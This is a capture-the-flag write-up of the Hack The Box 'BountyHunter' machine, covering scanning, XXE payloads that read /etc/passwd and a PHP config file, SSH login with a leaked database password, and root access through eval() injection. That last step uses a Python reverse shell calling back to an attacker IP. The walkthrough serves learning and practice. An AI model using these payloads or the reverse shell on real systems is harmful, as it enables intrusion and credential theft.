Hack The Box: Bounty Hunter

IP: 10.10.11.100

First of all, started with recon using nmap.

nmap –sS –sV –T4 –oN

```
root@kali:/home/kali/HTB/BountyHunter# nmap -sS -sV -T4 -oN scan.txt 10.10.11.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-29 09:51 EDT
Nmap scan report for 10.10.11.100
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.88 seconds
```

I Didn't get much from the results so I started looking for other things, I saw that port HTTP 80 is open, took a look at the site and ran other scans.

nikto –h http://10.10.11.100

```
root@kali:/home/kali/HTB/BountyHunter# nikto -h http://10.10.11.100/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.100
+ Target Hostname:    10.10.11.100
+ Target Port:        80
+ Start Time:         2021-08-29 07:18:04 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ 7890 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-08-29 07:36:01 (GMT-4) (1077 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

There I found an interesting URI /db.php, but when I went there, it was empty.

Tried to curl the URI ad got nothing interesting back.

I checked some functions of the site and found this place:

I kept scanning to get more information to work with.

While I used nikto I ran gobuster to try to find other directories.

```
kali@kali:~$ gobuster dir -u http://10.10.11.100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.11.100
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/08/29 07:25:56 Starting gobuster
===============================================================
/resources (Status: 301)
/assets (Status: 301)
/css (Status: 301)
/js (Status: 301)
Progress: 38830 / 220561 (17.61%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/08/29 07:34:05 Finished
===============================================================
```

In the resources Directory I found an interesting file called bountylog.js

10.10.11.100/resources/bountylog.js

```
function returnSecret(data) {
        return Promise.resolve($.ajax({
            type: "POST",
            data: {"data":data},
            url: "tracker_diRbPr00f314.php"
            }));
}

async function bountySubmit() {
        try {
                var xml = `<?xml  version="1.0" encoding="ISO-8859-1"?>
                <bugreport>
                <title>${$('#exploitTitle').val()}</title>
                <cwe>${$('#cwe').val()}</cwe>
                <cvss>${$('#cvss').val()}</cvss>
                <reward>${$('#reward').val()}</reward>
                </bugreport>`
                let data = await returnSecret(btoa(xml));
                $("#return").html(data)
        }
        catch(error) {
                console.log('Error:', error);
        }
}
```

this file shows us how the Bounty Report System works.

10.10.11.100/resources/README.txt


```
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

After digging in more in the resources I also saw the README.txt that was interesting and gave me some ideas for the upcoming phases.

I was wondering what it will look like in burpsite, so I tried to check some things.

The data string got me curious so I firstly decoded the url encoding and then decoded the BASE-64



After I got that result I saw that it was reflected and got 200 Respond back.

I wanted to try preform XXE.

Encode to Base64 format

Simply enter your data then push the encode button.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
        <bugreport>
        <title>test</title>
        <cwe>test</cwe>
        <cvss>&xxe;</cvss>
        <reward>test</reward>
        </bugreport>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Destination character set.


LF (Unix) — Destination newline separator.

- [ ] Encode each line separately (useful for when you have multiple entries).
- [ ] Split lines into 76 character wide chunks (useful for MIME).
- [ ] Perform URL-safe encoding (uses Base64URL format).

Live mode OFF — Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE — Encodes your data into the area below.

PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2RpbmcsIkITTy04ODU5LTEiPz4KPCFET0NUWVBFIGRhdGEgWwo8IUVOVEIlUWSB4eGUgU1ITVEVNICJmaWxlOi8vL2V0Yy9wYXNzd2QiPgpdPgoJCTxidWdyZXBvcnQ+CgkJPHRpdGxlPnRlc3Q8L3RpdGxlPgoJCTxjdU2U+dGVzdDwvY3dlPgoJCTxjdnNzPiZ4eGU7PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pgo=



It worked!

After that step I wanted to try and receive data from the db.php file we found and see if we get something out of it.

Encode to Base64 format

Simply enter your data then push the encode button.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/db.php"> ]>
        <bugreport>
        <title>test</title>
        <cwe>test</cwe>
        <cvss>&xxe;</cvss>
        <reward>test</reward>
        </bugreport>
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Destination character set.

LF (Unix) — Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Perform URL-safe encoding (uses Base64URL format).

Live mode OFF — Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE — Encodes your data into the area below.

PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KPCFET0NUWVBFIHJlcGxhY2UgWzwhRU5USVRZIHh4ZSBTWVNURU0gInBocDovL2ZpbHRlci9jb252ZXJ0LmJhc2U2NC1lbmNvZGUvcmVzb3VyY2U9L3Zhci93d3cvaHRtbC9kYi5waHAiPiBdPgoJCTxidWdyZXBvcnQ+CgkJPHRpdGxlPnRlc3Q8L3RpdGxlPgoJCTxjd2U+dGVzdDwvY3dlPgoJCTxjdnNzPiZ4eGU7PC9jdnNzPgoJCTxyZXdhcmQ+dGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pgo=

```
kali@kali:~$ echo -n "PD9waHAKLy8gVE9ETyAtPiBJbXBsZWlbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJG
RibmFtZSA9ICJib3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0gInRlc3QiOwo/Pg
o=" | base64 -d
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
kali@kali:~$
```

and then I got some credentials.

I tried to ssh as test but failed, and then tried the development user that I found and got a shell.

```
kali@kali:~$ ssh development@10.10.11.100
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 29 Aug 2021 02:44:28 PM UTC

  System load:  0.08              Processes:             213
  Usage of /:   24.0% of 6.83GB   Users logged in:       1
  Memory usage: 16%               IPv4 address for eth0: 10.10.11.100
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Aug 29 13:40:55 2021 from 10.10.14.224
development@bountyhunter:~$ whoami
development
development@bountyhunter:~$ ls
contract.txt  root.md  user.txt
development@bountyhunter:~$ cat user.txt
0836c293c0583252ee472419b19787cb
development@bountyhunter:~$
```

Privilege Escalation:

I ran on the mechine sudo –l

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
```

And there I saw a python file that can be exucted as sudo.

I took a look at the code and tried to analyze it.

```python
def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False

def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
```

After breaking down the code, I had an idea of what I am looking for.

A file that ends with .md and includes few things, and when the python code will run, and we will specify the file information if all the conditions will be approved by the code it will run.

```
# Skytrain Inc
## Ticket to abc
__Ticket Code:__
**101+ 16 == 117 and exec('import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.224",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","
```

after taking a look at the root.md file that I found it had all it takes to run.

I added a python reverse shell and ran netcat as a listener.

```
development@bountyhunter:~$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
root.md
Destination: abc
```

```
kali@kali:~$ nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.10.14.224] from (UNKNOWN) [10.10.11.100] 44302
# whoami
root
# cd ~
# ls
root.txt
snap
#
```

And that is how it ends ☺